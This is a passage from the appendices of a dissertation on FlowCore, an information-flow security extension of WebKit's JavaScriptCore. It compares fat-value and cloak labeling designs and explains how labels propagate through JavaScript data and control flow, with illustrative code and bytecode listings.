Using the fat value approach requires modifying the core value representation, extending it with additional bits to hold the security type. This modification impacts the mechanisms used to encode and decode primitive values, as well as the type inspection routines. JavaScriptCore uses an Object-Oriented design that encapsulates the type inspection logic, preventing it from dispersing across the VM implementation. However, we must still manually audit each site at which the VM creates `JSValues` so that the appropriate security label can be set.

Alternatively, the cloak approach requires the creation of a wrapper object for each labeled primitive. Although the cloak easily holds both the core value representation of the primitive as well as the security type, the presence of a cloak object negatively impacts the runtime type inspection logic. Where before the VM would previously inspect a primitive, it now dispatches inspection logic on a cloak object. This extra layer of indirection severely degrades the performance of the very operations for which primitives are optimized.

The WebKit developers have designed JavaScriptCore as an embeddable interpreter. Systems external to the JavaScript engine, such as the DOM framework of the WebKit browser, reflect their own classes into the JavaScriptCore engine. This reflection occurs via a layer of interface classes[3], which each inherit a JavaScriptCore class such as `JSNonFinalObject`.

[3] The WebKit build system automatically generates the interface classes.


Should an external system expect certain fields to contain raw primitives (such as integers), it will fail when receiving a cloaked value. When implementing the cloak scheme, we must either prohibit cloaks from escaping the JavascriptCore VM or modify the interface layer to automatically uncloak. Both of these solutions leave the browser's external systems open as an information side channel.

To avoid observable semantic changes that could be exploited by an attacker, cloaks must also remain completely invisible to the JavaScript programmer. For example, even though we implement cloaks as a native `JSObject` within the VM, we cannot allow a JavaScript program to set a property on a cloaked primitive. Additionally, some JavaScript operators, such as `typeof`, require introducing an additional special case. For example, a cloaked integer reports the type of the cloaked value, "`number`", rather than the type of the cloak, "`object`". Should the VM use this operator internally for a type dispatch, it would then pass the value into a native routine expecting a raw primitive value. To reduce the amount of implementation effort, we seek to avoid hunting down all the type dispatch sites and introducing these special cases.

When we compare the fat value approach to the cloak approach, an interesting semantic difference arises: In the fat value approach, we attach the security type to the primitive value or object reference, as part of the tagged pointer encoding. In the cloak approach, each object receives an internal field to store its security label, while primitives are cloaked with an extra layer of indirection.

A.2.2 Interned Objects

The JavaScriptCore VM employs optimizations pioneered by earlier dynamically typed language implementations, such as Lisp and Scheme. To achieve better runtime performance and reduce memory footprint, the VM interns contents of type `string`. Figure A.4 clarifies the terminology we use to differentiate the storage aspects of JavaScriptCore's interning optimization. Semantically, JavaScriptCore separates primitive strings from string objects. In order to permit the storage of properties, JavaScriptCore separately instantiates each string object, regardless of its contents. To enable fast comparison, equality, and identity operations, the VM implements string primitives as pointers to internal `JSString` objects which hold the string contents.



```
var strPrimitive = "mystring";
var strObject = new String("mystring");
```

Figure A.4: Terminology used to describe interning.

Within an information flow framework, we need to record both the security context of creation as well as the contents of new objects and values. Because the interning optimization allows two string primitives to reference the same interned string contents we must be careful about our placement of the information flow security labels. Specifically, we seek to prevent the sharing of a label across two string primitives which happen to reference the same interned contents.

In one possible scheme, we could place the security label on the interned string content. This placement causes the label to be shared among all references. Under this scheme, an attacker could manufacture a JavaScript function that returns a string primitive carrying an incorrect label (Listing A.2).

One solution to this dilemma is to automatically upgrade the label attached to the interned string value. However, this solution causes unnecessary upgrades, as each occurrence of the

```
function foo(x) {
  var a = "mystring"    // This variable is interned with the
                        // same security label as the code for
                        // the function "foo".

  if (x) {              // The label of "b" needs to reflect
    var b = "mystring"  // a dependence on "x". It should not
  }                     // affect the label attached to "a".

  return a
}
```

Listing A.2: A function returning the value “String” which can carry one of two different security labels depending on runtime control flow.

string will upgrade the attached security label, even when such occurrences are completely independent. With each successive use of the interned string, the upgraded label propagates throughout the system, becoming a source of label creep. This strategy propagates a false information flow dependence when completely separate and non-interfering code routines reference the same string contents purely as a side effect of interning. We observe from this approach that placing the security label on the *referent* will not allow the information flow framework to distinguish the code paths and security contexts on which the *reference* depends.

The cloak approach permits another solution, as it stores the label on the cloak object wrapping the primitive string. We prefer this approach over the previous one, because it places the security label on the reference, allowing the information flow framework to differentiate primitives and objects from interned contents. From the perspective of a JavaScript program, the semantics of cloaked primitive strings are now seen to obey the same rules as that of directly labeled references.

Interestingly, the fat value approach already provides such semantics. No additional provisions need be made for the special case of interned objects, as all object references also carry a security label, by virtue of extending the tagged pointer representation. Indeed, the fat value approach even saves computation access costs by avoiding the layer of indirection incurred by introducing cloak objects.

A.2.3 Systemic Memory Impacts

Both the fat value and cloak approaches require supporting data structures, such as a runtime lattice of security labels, which add to the memory requirements of the system. This memory overhead is the same for both approaches, so we do not consider it as part of the following analysis.

The cloak approach creates an entire object for each primitive value that requires labeling. Creating these wrappers can drastically lower the performance of the overall system, stressing the garbage collector. As a side-effect of label creep, cloaked values become more common than not. Creating an object for each of these labeled values forces the garbage collector to spend much more time in both the mark and sweep phases. The additional memory allocation calls required when creating cloak objects impacts most exactly that feature of JavaScript designed to be performant: primitives.

The fat value approach avoids these problems with the garbage collector by extending the representation of primitives and object references with additional bits to hold a security label. However, this extension doubles the overall memory requirements of the system. Both values placed in the function call stack and property fields within an object increase by the amount of space necessary for the attached label. However, the memory overhead required by the security labels remains far less than the additional storage required when creating a cloak object.

A.3 Summary

Given our analysis (Section A.2), we can now achieve a high-level overview of the two techniques for introducing security types in an existing interpreter. Each technique features design trade-offs concerning development effort, runtime costs, and security enforcement.

A.3.1 Impacts on Implementation

The fat value technique extends the tagged pointer representation of the core value type of the interpreter. By embedding the security label into the core representation, the VM has fast and convenient access to the label on each piece of data involved in a computation. In contrast, the cloak approach introduces a wrapper object which holds both the primitive value and the security label, requiring an additional step when accessing either the value or label. Because the VM manipulates labels in many of the underlying instruction opcodes and JavaScript programmers expect primitives to be performant, access to both the label and value should be kept as direct as possible.

The security labels constitute their own security type system, orthogonal to the existing JavaScript value types. The fat value approach modifies the representation of the interpreter's core datatype to add labels. The well-factored design of JavaScriptCore allows this modification to be made easily, without spending effort to manually inspect existing type-dispatch sites.

Although the cloak approach avoids changing the core datatype, it creates a wrapper object around primitive values that introduces an additional layer of indirection during type-dispatch operations. Security constraints require cloak objects to override operators such as `typeof` so as to maintain invisibility from the perspective of a JavaScript program. When operating on a cloaked primitive, the VM encounters and dispatches on the cloak object, which in turn inspects its contents and performs the operation on the wrapped primitive value. This two-level dispatch puts cloaked primitives on a slow execution path during performance critical type-dispatch operations.

Impacts on Implementation		
Concern	Fat Values	Cloaks
Integration	Modifies core datatype representation	Introduces new cloak object
Label Access	Direct	Indirect
VM Type-Dispatch	Unaffected	Dispatched chained after VM

A.3.2 Impacts on the Runtime System

Both the cloak and fat value techniques increase the memory size of running programs. We focus our analysis only on the memory requirements which differ between these two techniques, and ignore memory increases, such as objects representing a label hierarchy or a runtime stack of security labels, which are common to both techniques.

By extending the core representation of all values, the fat value technique doubles the size of the core datatype, `JSValue`. This increase extends to any `JSValues` internally held by JavaScript classes such as `JSArray` and internal classes such as `RegisterFile` The increase also extends to all dynamically assigned properties on JavaScript objects, roughly doubling the memory requirements of the entire VM. In contrast, the cloak approach requires a single field be added to all objects, which the VM uses for security tagging, increasing memory requirements 20% for each JavaScript object[4]. Additionally, the cloak class itself increases the memory requirements 600% for each primitive[5].

[4] On a 64-bit system, the unmodified `JSObject` base class requires 32 bytes. Introducing the label field requires 8 bytes, a 20% increase. Other classes inheriting `JSObject` have a smaller percentage increase. For example, `JSNonFinalObject`, which abstracts most of JavaScript's built-in prototype objects, requires 48 bytes.

[5] On a 64 bit system, primitive `JSValues` are 8 bytes, while the `JSCloak` class requires 48 bytes, a 6x increase.

Technical difficulties of the JavaScriptCore design prevented implementation of sparse labeling [AF09] and forced conservative cloaking of primitive values. Because of label creep, many primitives quickly require labeling, leading to the allocation of cloak objects. The cloak technique only uses less memory than the fat value technique in situations where very few primitive values require labeling. In our experience, this situation does not normally arise, because the VM labels values in many common operations, such as function returns and binary operations with at least one labeled argument.

Even worse, the allocation of a cloak object for each labeled primitive leads to much larger heap sizes, negatively affecting the performance of the garbage collector. The fat value technique avoids this cost. However, if the security implementation requires labels objects (pointed to by the label field of a fat value) then it needs a mechanism to indicate when a label object can be freed. Because a label object remains alive only when it's pointed at by a live value, the garbage collector can be re-used to provide this feature[6].

Finally, the cloaking approach negatively impacts runtime performance more than the fat value technique, because cloaking places the label on an indirect path. Each time the VM performs an operation, it typically labels the resulting value with the join of the labels of all arguments. Keeping these labels directly accessible prevents an otherwise severe runtime overhead. Additionally, JavaScript programmers expect operations on primitives to remain performant, so the extra dispatch needed to obtain the underlying primitive from a cloak negatively impacts performance in the least desirable manner.

Impacts on the Runtime System

Concern	Fat Values	Cloaks
Memory Requirements	All core values double in size	Add internal label field to all objects
Object Allocation	None, every core value carries a label	Only labeled primitives require a cloak object
Garbage Collection	None, labels implemented as references	Cloaked primitives require wrapper objects
Label Storage	Optionally use GC to keep labels alive	Optionally use GC to keep labels alive
Runtime Speed	All primitives stay on fast path	Cloaked primitives move to slow path

[6] The VM could also use simple reference counting, as the label lattice contains no cycles.

A.3.3 Impacts on Security Semantics

As an embeddable language, JavaScript allows the host environment to expose functionality to the client programs. For example, within the WebKit browser the DOM subsystem reflects native C++ objects into the JavaScriptCore VM. Although it requires a re-compilation of the host's interface code, the fat value technique allows the host environment the freedom to ignore the label extension on core values. In contrast, the cloak technique exports labeled primitives as cloak objects, leaking the security abstraction into the host environment. Host interface code which expects a primitive value may fault when encountering a cloak object instead.

The implementation differences between the cloak and fat value approaches extend beyond interaction with the host environment and imply different security semantics. Not only is the label in a fat value optionally ignorable, but the direct attachment of a label to the core value creates a labeled reference semantics. This semantics allows the VM to treat differently separate references to the same object, avoiding the confusion of identity that can result from having interned objects. By attaching labels only to objects, the cloak approach provides a labeled object semantics. Unfortunately, because of this attachment, the label of an object becomes shared among all references to that object. As the object is used in different contexts, the attached label monotonically escalates, becoming a source of label creep.

Impacts on Security Semantics

Concern	Fat Values	Cloaks
VM Abstraction Cost	VM can ignore security tag bits	Cloaks handled as special case
Host Abstraction Cost	Host can ignore security tag bits	VM must prevent leaking cloak objects
Security Semantics	Labeled reference	Labeled value

A.4 Chosen Implementation for FlowCore

Although both the fat value and cloak approaches can assist information flow security by adding runtime security types to all values within an existing dynamically typed language, this work uses the fat value approach, because it (1) provides a reference semantics that works with interned objects, (2) does not stress the garbage collector with unnecessary object creation, and (3) easily labels every primitive and object reference. Achieving these gains comes at the cost of: (1) changing the representation of a core data type within the VM, (2) auditing sites where type inspection occurs to ensure compliance with the new security system, (3) extending all stack slots and object fields by the amount needed to store the security labels (a factor of 2). These costs are worth the associated benefits, because the cloak approach: (1) stresses the garbage collector adding runtime overhead unrelated to security enforcement, (2) reduces performance by adding an additional layer of indirection, (3) does not provide a conceptually uniform treatment of objects and primitives, and (4) is more difficult to ensure invisibility from the perspective of the JavaScript programmer.

Interestingly, the performance optimizations, such as interning `string` objects, can have an adverse affect on security. In particular, the interned object optimization confuses the issues of object identity and equality, in order to reduce the number of allocated objects and provide quick results for the string comparison operators. In information flow security, the fact that two immutable objects might carry the same value implies nothing about their point of origin or the security actors which have influenced the object. The labeled reference semantics provided by the fat value technique usefully allows distinguishing the security label of an object from the value of that object. Fortunately, this semantics means that it is possible to keep the interned object optimization, even during implementing dynamic labeling for information flow security.

Given the difficulty and work involved during my implementation experience I wholeheartedly corroborate the statement: “security is not a separable concern”[MTS04].

Appendix B

Label Tracking in JavaScript

JavaScript, like many scripting languages, agglomerates different programming paradigms and provides a large number of built-in convenience functions. In order to provide a comprehensive treatment of the labeling semantics and tracking provided by FlowCore, this chapter gives examples and explanation of tracking in the covered JavaScript language features.

B.1 Data Flow Tracking

JavaScript offers some built-in data types such as Date, String, Array, and Object which programmers use to compose larger data structures. For reasons of efficient implementation JavaScript breaks down these data types into two categories: primitives, which fit into a 64-bit machine integer (according to the encoding in Section A.1.1), and objects, which function as generic key-value hash tables stored in the garbage-collected heap. As mentioned in Appendix A, this breakdown affects FlowCore's implementation of label attachment and propagation.

B.1.1 Primitives

FlowCore follows the fat value approach explored in the discussion on system design (Section A.4). This approach directly tags all primitives within the virtual machine, providing the foundation on which to build the tagging propagation rules.

The JavaScript Specification [Ecm09] defines the following primitive types:

`Null`, contains the single value `null` that represents the absence of an object value.

`Undefined`, contains the single value `undefined` that acts as a placeholder for declared variables that have not been assigned a value.

`Boolean`, contains the two value instances `true` and `false`.

`Number`, contains all possible numeric values (defined according to the 64-bit binary format IEEE 754 [IEE08]), including the "Not-a-Number" (NaN) values, positive infinity, and negative infinity.

`String`, contains all possible string values (defined as a finite ordered sequence of zero or more 16-bit unsigned integers).

WebKit's JavaScriptCore implementation adjusts the specification in some subtle ways.

First, it separates `Numbers` into two different classes: 32-bit integers and IEEE 754 doubles, which includes the special values NaN, positive infinity, and negative infinity. Internally, this separation allows for JavaScriptCore (and its Just-in-Time compiler) to distinguish between floating point and integer numerical data types so that the interpreter uses the appropriate machine arithmetic operations.

Second, each of the boolean types receives its own primitive encoding (Figure A.1). This decision speeds up the recognition of these primitive values, by providing a direct representation that avoids wrapper objects.

Third, despite the designation of strings as primitives in the JavaScript specification [Ecm09], JavaScriptCore implements them as native objects, interning the string values. Consequently, strings appear as object pointer values in the `JSValue` 64-bit encoding (Figure A.1) that reference native String Objects. Additionally, all String Objects have a prototype reference to the String Prototype object that carries all of the specification-defined methods available for strings. Within the JavaScriptCore implementation, native String Objects always remain clearly distinguishable from user-defined objects, allowing the interpreter to treat strings according to the rules defined in the JavaScript specification [Ecm09].

Finally, JavaScriptCore implements additional values not present within the specification:

`empty`, which represents holes within an array and designates uninitialized values.

`deleted`, which appears in hash table code and designates an invalid GC cell.

`pointer`, which provides references to objects, both native and user-constructed, stored within the garbage-collected heap.

Two of these values, `empty` and `deleted`, have bit patterns that distinguish them from each of the primitives defined in the JavaScript specification [Ecm09]. Within JavaScriptCore, no valid `JSValue` has the bit pattern of all zeros (the `empty` value), nor does any object reside at that address. The `deleted` value contains a bit pattern that violates the object alignment within the garbage-collected heap. The specification-defined `null` and `undefined` values have non-zero integral representation that distinguish them from the internal `empty` and `deleted` values (Figure A.1).

FlowCore tags all of these primitive values, including the additional ones specific to JavaScriptCore's implementation, by extending the base representation, `JSValue`, with an additional 32-bits. This design allows for FlowCore to tag all representable values within the JavaScriptCore interpreter, regardless of its mapping back to the JavaScript specification. The most evident side-effect of tagging primitive pointer values rather than extending objects with an internal label field implies that FlowCore follows the reference semantics discussed in Section A.3.3. As a side-effect of tagging all representable values within the interpreter, FlowCore sometimes evaluates operations using a more conservative label than necessary.

B.1.2 Variables

Unlike many other languages, variables in JavaScript do not float around freely, but are tied to a current context object. Within a called function, the activation record acts as the current context. At the JavaScript console, the built-in global object acts as the current context. And within WebKit's debugging console, the context defaults to the built-in window object.

Given that JavaScript stores all variables as properties on an object, the semantics for accessing variables in JavaScript is the same as for accessing properties of objects. Listing B.1 shows these semantics at the JavaScriptCore console, where the this keyword references the built-in global object that holds defined variables.

```
js> var x = 7
undefined
js> this.x
7
```

Listing B.1: Variable definition and access at the JavaScript console

In other contexts, such as within a function call, the JavaScript programmer may not have access to the object that stores declared variables (i.e. the activation record object). For example, in Listing B.2, the this keyword does not refer to the activation record object.

Rather, it refers to the object holding the method definition, i.e., the built-in global object.

```
js> function foo() {
      var x = 7;
      print(this.x);
    }
undefined // result value returned from function definition

js> foo()
undefined // result of printing this.x
undefined // result value returned from function call
```

Listing B.2: Variable definition and access in a JavaScript function.

In spite of the syntax for accessing the current context object or members of the activation record, the mental model of variable storage as properties on some object remains consistent throughout the specification and JavaScriptCore's implementation. Consequently, the labeling semantics for variable access follow that of property access on objects.

B.1.3 Objects

Unlike class-based languages such as C++ and Java, JavaScript supports the dynamic generation of objects. Rather than defining the presence of fields at compile-time, the JavaScript programmer constructs empty objects and populates them with properties at runtime. JavaScript replaces the strict hierarchical relationship between object classes with runtime prototypal inheritance. Property access proceeds by first scanning the initial object for the requested property. In the event that the property is absent, the lookup proceeds by recursively scanning each object in the prototype chain, following the internal ⟦`Prototype`⟧ property.

Property Access

Objects in JavaScript resemble hash tables, with property name-to-value bindings created, updated, and removed at runtime. Three different syntaxes allow a programmer to access an object's properties[1]. As shown in Listing B.3 the first form does not explicitly name the object being accessed, while in the other two forms a dot or square bracket follows the name of the target object.

```
key      // property access targeting the current context object
obj.key  // property access using dot notation
obj[key] // property access using bracket notation
```

Listing B.3: Syntax for Property Access

In the first example of Listing B.3, FlowCore retrieves `key` from the current context object. The lookup path may follow the internal ⟦`scope`⟧ chain for properties defined in an outer lexical scope. The resulting value `key` carries a tag representing the union of all labels encountered on the reference path taken.

In the latter two examples of Listing B.3, FlowCore first retrieves `obj` from the current activation object, in the same manner that it retrieves `key` in the first example. Recall that FlowCore does not tag the object itself, but rather tags the pointers that reference the object. The resulting object reference `obj` then carries a tag representing the union of all labels encountered on the reference path taken.

In the bracket form, the interpreter first coerces the `key` into a string via the internal `ToString` function. This coercion happens for all accesses, including numerical indexing on an array. Assuming that the ⟦`ToString`⟧ method has not been overridden by the programmer, the result of the coercion carries the same label as the given `key`, otherwise it

[1] The presence of `eval` and `with`-blocks can modify the path of access by naming the current context object, but their presence does not change the syntax of access.

carries the label of the returned result from the overloaded method call. In contrast, the dot notation contains the `key` as an embedded code string (requiring no coercion) that carries the label of the code source.

Once the object instance `obj` has been retrieved and the `key` calculated, the interpreter performs a hash-table lookup on the properties of that object. In the event that an object does not itself have a value associated with the requested `key`, the lookup proceeds recursively through objects in the prototype chain following ⟦`Prototype`⟧ references. Figure B.1 shows this access path for a generic property lookup.




Figure B.1: Path of access for a property defined on an object's prototype. References and values follow ⟨`value` | `label`⟩ notation.

Labeling Semantics for Property Access

As shown in Figure B.1, property access begins with two labeled items: the object `obj` carrying label `O` and the stringified property name `key` carries label `K`. The target value `valueK` ultimately found via the lookup chain also carries its own label `G`. At minimum, the final label on the value resulting from the lookup incorporates labels from the starting object, the key, and the value found. However, the lookup chain also involves labeled prototype references, so the label of the resulting value should incorporate the label of each object reference walked in the chain. Additionally, tracking of active implicit flows demands in joining the label of the current program counter to incorporate the current security context (Section 5.3).

In summary, the resulting value carries a label formed by the union of

- the label of each reference link taken to look up the object,
- the label of the stringified key,
- the label of each prototype link taken to look up the value,
- the label of the value found (or bottom if no value present),
- and the label of the current program counter.

Note that, as a side-effect of joining in the label of each prototype reference along the lookup path, the `undefined` value that results from lookup of a non-existent property might have a label very high in the security lattice. Consequently, we identify flagrant use of values taken from extended reference chains (explicit via syntax or implicit via lookup rules) yet another source of label creep in a JavaScript program.

As a prototype implementation of information flow, FlowCore did not modify all of JavaScriptCore's internal helper methods to join in each component label. Instead FlowCore takes only label of the target (post-lookup) value under operation and the label of the current program counter. This omission accomplishes several goals simultaneously. It simplifies implementation, omits a source of label creep, improves runtime performance by eliding label joins, and permits a prototype implementation in WebKit's JIT compiler (Section 6.2). A literature search did not reveal any other research work explicitly claiming to have implemented full prototype-chain labeling semantics.

B.1.4 Functions

The JavaScript specification [Ecm09] describes functions as having first-class status: they can be passed as arguments to other functions, returned as values from function calls, assigned to variables, and stored in data structures. Additionally, functions in JavaScript do not require programmatic names and can be declared anonymous.

JavaScript does not feature the compiler-enforced access and visibility rules of class-based languages exemplified by the `public`, `private`, and `protected` keywords of C++ and Java. Instead, JavaScript programs make widespread use of closures to achieve code encapsulation and data-hiding. The JavaScriptCore interpreter supports this feature by separating the function code from an execution context, composed of three parts [Ecm09]:

- the LexicalEnvironment, used to resolve identifier references made by code within the execution context,
- the VariableEnviornment, used to identify the context object that holds bindings created by variable statements and function declarations within the execution context,
- and the ThisBinding, used to provide the object targeted by the `this` keyword within the execution context.

Unlike the current context object (the target of the ThisBinding) described in Section B.1.2, the execution context remains inaccessible by any JavaScript program.

Just as FLOWCORE labels values and object references, it also labels references to functions, supporting the first-class definitions offered by JavaScript. At the site of storage, the label of a function depends on how it gets defined. Functions defined by loading source code have a label representing the domain from which the code was fetched. Functions defined during runtime execution carry the label of the current program counter at the site of definition.

When accessing a function in order to invoke a call, the label of function reference follows the same rules as provided earlier for the lookup of values (Section B.1.2).

The practice of using closures for data encapsulation and variable hiding does not affect the implementation of FlowCore. Instead, it only affects the storage placement of the function and consequently the path of access a programmer uses to retrieve the function for invocation. Section B.2.4 discusses the setup of the execution context prior to function evaluation and the mechanism for labeling the value resulting from the function call.

B.1.5 Built-ins

The JavaScript specification [Ecm09] provides numerous built-in functions and values, defined on the built-in Global Object. Some of these built-ins have attributes that behave in a way that cannot be emulated in pure JavaScript, such as the `length` property of an `Array` object.

FlowCore provides an initial bottom label for the constructor of each of these items but does not rewrite the internal functionality for label propagation. Nor does FlowCore provide special-case considerations for special attributes and methods for the built-in classes. Rather, the implementation acquires label propagation ability through modifications made to the base `JSValue` datatype.

All programs, including malicious ones, retain the ability to override the built-ins by simply replacing that property on the Global Object. For example, a running program may replace the built-in values `undefined` and `NaN` with its own definitions. However, because of its construction at runtime, the new item carries a label dependent on the execution context, which necessarily differs from the bottom label assigned at start-up. The presence of this label affects all later uses of the overridden item within the program. In this manner, FlowCore tracks the influence that an unexpected override may have on the rest of a JavaScript program, providing a mechanism to detect and track the influence of a malicious hijacking.

Although the implementation of FlowCore does not cover every aspect of the JavaScript specification, the parts remaining are of only a practical concern. This dissertation focuses on the implementation of a labeling framework that would support such effort and on the ramifications of attaching labels to values in a dynamic language.

B.1.6 Expressions

JavaScript, like any other computer language, supports the ability to create new values through the composition of existing values. For example, a new numerical value, `x`, can be derived from the sum of two other values, `a` and `b`.

```
var x = a + b;
// labelof(x) === label.join(labelof(a), labelof(b), labelof(pc))
```

Listing B.4: Value composition

An expression's resulting value depends not only on the input values, but also on the current execution context. As a consequence of direct data-dependence in expressions, FlowCore labels the result value using the join of all labels of values together with the label of the program counter.

To accomplish this task, we edited the C++ implementation of many of the operators within the JavaScriptCore interpreter to explicitly pull off the labels and perform the join as part of the computation. Fortunately, the syntactically recursive nature of JavaScript expressions and the virtual register-machine based implementation of JavaScriptCore, permits updating each operator independently and rely on the compositional nature of the language for propagation.

As a prototype implementation, FlowCore handles:

Unary Math: pre-increment, pre-decrement, post-increment, post-decrement, unary minus, and unary plus.

Binary Math: addition, subtraction, multiplication, and division, string concatenation

Comparison: equality, inequality, strict equality, strict inequality, less than, less than or equal to, greater than, and greater than or equal to, each for both numbers and strings.

Bitwise Operators: shift left, shift right, shift right with zero fill, and, or, xor, and not.

Although the idea behind dataflow tracking through expression seems simple, FlowCore derives much of its tracking capabilities through this feature. After all, data structures comprise half of what makes a program[Wir76].

B.2 Control Flow Tracking

Dynamically typed languages, such as JavaScript, present difficulties for tracking information dependence through control flow. Although the automatic type coercion of values can be handled via dataflow mechanisms, the ability to dynamically dispatch on runtime input, the presence of first-class functions, and the presence of `eval` all conspire to increase the difficulty and decrease the scope of statically performed control flow analysis. Consequently, FlowCore undertakes only enough static control-flow analysis to instrument additional instructions (Chapter 6) that assist in performing label propagation during program execution.

Fortunately, JavaScript uses structured control flow constructs. This language feature permits the use of a static analysis that calculates exactly at which point the information flow instructions introduced in Section 6.1 need insertion into a program's instruction stream.

FlowCore modifies the instruction generator of JavaScriptCore to instrument control flow stack instructions at parse time. This modification allows FlowCore to prevent certain categories of control-flow based information leaks (Section 4.3) by using a control-flow stack that tracks the security label of the program counter (Section 5.3) at runtime.

B.2.1 Conditional Branches

We begin the discussion on control-flow tracking with the simplest example possible: the conditional branch. This control-flow structure, particularly its reduction to jump instructions, provides a useful guideline for the complexity that comes with loops and function calls.

As exhibited by Listing B.5, a conditional branch consists of four parts:

The predicate.

A boolean that determines which branch to execute.

The true-branch.

A block of code that executes when the conditional evaluates True.

The false-branch.

An optional block of code that executes when the conditional evaluates False.

The join point.

The common end of both branches.

```
var pub = undefined;
if (0 + secret) {       // the predicate
    pub = true;         // the true-branch
} else {
    pub = false;        // the false-branch
}
return pub;             // the join point
```

Listing B.5: A conditional branch that contains an information leak of a secret variable using an implicit information flow.

No matter which branch executes, all of its instructions inferentially depend on the runtime value of the boolean predicate, so FlowCore treats them as a code region. That region ends at the join point of the `if`-statement, where the two branches merge control flow, and the instruction following no longer have execution dependence on the predicate.

The predicate may itself depend on input not supplied until runtime, so a static analysis cannot track the flow of information from predicate to branch instruction prior to execution. The example in Listing B.5 has a (fairly useless) computation for the predicate, simply to act as a marker in the instruction stream.

The region of instructions that comprises a branch, in the simplest case, consists of a block of straight line code. In the complex cases, the branch may contain arbitrary statements, but the JavaScript language definition limits the structure to syntactically nest in a recursive manner. Conveniently, this property allows FlowCore to use a stack data structure, that pushes up at each predicated branch and pops off at each control-flow join, to track the begin and end of each code region.

Based on the code syntax, the parser has knowledge of the begin and end points for each region, enabling it to emit instructions that the FlowCore interpreter uses to track information flow dependence within either branch at execution time. To illustrate the instrumentation of these instructions, Figure B.2 shows the instruction stream that results from parsing Listing B.5.

```
[00]   enter
[01]   get_global_var r0, 3
[04]   dup_cflabel
[05]   add            r1, Int32:  0 [FlowLabel Interpreter](@k0), r-8
[10]   join_cflabel   r1
[12]   jfalse         r1, 8(->20)
[15]   mov            r0, True [FlowLabel Interpreter](@k1)
[18]   jmp            5(->23)
[20]   mov            r0, False [FlowLabel Interpreter](@k2)
[23]   popj_cflabel   pop:1, join:0
[26]   ret            r0

Constants:
k0 = Int32:  0 [FlowLabel Interpreter]
k1 = True [FlowLabel Interpreter]
k2 = False [FlowLabel Interpreter]
```

Figure B.2: FLOWCORE instruction stream representing the code snippet in Listing B.5.

Ordinary label propagation through straight-line code ensures that the predicate value itself has an attached label. FLOWCORE uses this label to upgrade the program counter's label. It then pushes the new pc-label on the control flow stack, marking the entrance of a new program region. Although the new pc-label only affects instructions evaluated in the taken branch, the marking of the region applies to both branches.

The modified parser emits a `DUP_CFLABEL` instruction (offset `04`) to clone the current pc-label and mark the beginning of the secure code region. Next, instructions for evaluating the conditional value appear, so that they also execute under the cloned pc-label. The conditional value itself may be the result of an arbitrary expression, which could include function calls and shortcut evaluation of logical operators. FLOWCORE cannot predict its label at parse time, so a `JOIN_CFLABEL` instruction (offset `10`) immediately follows the conditional evaluation (offset `05`).

Prior to selecting a branch for execution (offset 12), the JOIN_CFLABEL instruction (offset 10) upgrades the top of the control flow stack using the label of the conditional value computed at runtime. All instructions in the chosen branch then execute under the new pc-label. The data-flow propagation rules then ensure that the information dependence from the conditional predicate propagates to values computed within that branch, via the pc-label as an intermediary. FlowCore does not need to instrument additional instructions in either the true-branch (offsets 15–18) or the false-branch (offset 20), because it already applies data-flow propagation from the pc-label to label the value output from each instruction. When either side of the conditional branch finishes executing, a POPJ_CFLABEL instruction (offset 23) at the control flow join restores the pc-label to its state prior to branching, by popping the label pushed at the beginning of the region (offset 04).

B.2.2 Loops

We address the loop control-flow structure by following the pattern established in analysis of the conditional branch. When reducing the loop control-flow structure to jump instructions, we notice that it contains an implied backwards branch for repeating a block of instructions. This pattern means that loops require additional care compared to conditional branches.

As exhibited by Listing B.6, a loop consists of four parts:

The initialization.

Declarations of any variables or beginning state prior to the loop. These may occur as general instructions prior to the loop declaration or, in the case of a for-loop, as a syntactically obvious convenience.

The condition.

A boolean value that determines when the loop exits.

The loop body.

A block of code that executes for as long as the predicate holds True. The `for`-loop provides a convenient *afterthought* that appears at the end of the loop body, usually used for incrementing or decrementing a loop index variable.

The loop exit.

Code that follows the loop body, executing after the loop exit.

```
for (var x=0;      // initialization
     x < 1000;     // condition
     ++x) {        // afterthought
  print(x);        // loop body
}
// loop exit
```

Listing B.6: Parts of a `for`-loop.

